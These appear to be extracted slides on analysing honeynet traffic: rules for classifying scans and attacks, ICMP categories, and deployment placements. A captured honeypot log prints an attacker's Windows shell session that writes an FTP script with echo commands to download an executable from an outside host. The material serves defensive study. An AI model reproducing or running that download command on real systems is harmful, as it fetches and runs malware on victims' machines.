
Data Segregation



Analysis of TCP Connections

- No of Packets < 5 = **Port Scan.**
- No of Packets ≥ 5 & < 12 = **Vulnerability Scan.**
- No of Packets ≥ 12 = **Attack.**


Analysis of TCP connections



Analysis of UDP Connections

- **Port scans:** Those unidirectional inbound connections that have ICMP type 3(Message code 3) URPF connections as a reply from our honeypot are considered as port scans.
- **Attacks:** Those UDP inbound connections that have relevant system activities are considered as attacks.

Analysis of UDP connections




Analysis of ICMP


Connections To and from honeynet

- categorize the connection based upon the ICMP Type and Message code(18 types)
 1. Network Reconnaissance
 2. Network Performance Degradation
 3. Traffic Sampling
 4. Investigation of Access Control list
 5. Post Scanning
 6. OS Fingerprinting
 7. Redirection to a dead end

Analysis of ICMP connections



Achievements of Data Analysis



Categorization of honeynet data in terms of

- Successful Attacks
- Unsuccessful Attempts
- Port Scanning Type
- Vulnerability Scans

1[S=1410|O=0|R=0]:services.exe

32514[S=22|O=0|R=5]:cmd.exe,nSecure.exe,ipconfig.exe,irdvxc.exe

32526[S=1|O=0|R=36]:cmd.exe,ipconfig.exe,FTP.EXE

src_ip	dst_ip	dst_port	TYPE	count
203.129.220.204	203.129.197.2	21370	ATTACKS	1

1:Windows 2000 IP Configuration

2:Successfully flushed the DNS Resolver Cache

29:Microsoft Windows 2000 [Version 5.00.2195]

30:(C) Copyright 1985-2000 Microsoft Corp.

31:C:WINNTsystem32>

32:echo open 203.129.154.238 13558 > i&echo user 1 1 >> i &echo get setup_80587.exe >> i &echo quit >>

33:open 203.129.154.238 13558


34:user 1 1

35:get setup_80587.exe


36:quit


Deployment Strategies

- In front of the firewall
- Demilitarized Zone
- Behind the firewall (Intranet)



Honeynet Deployment Strategies





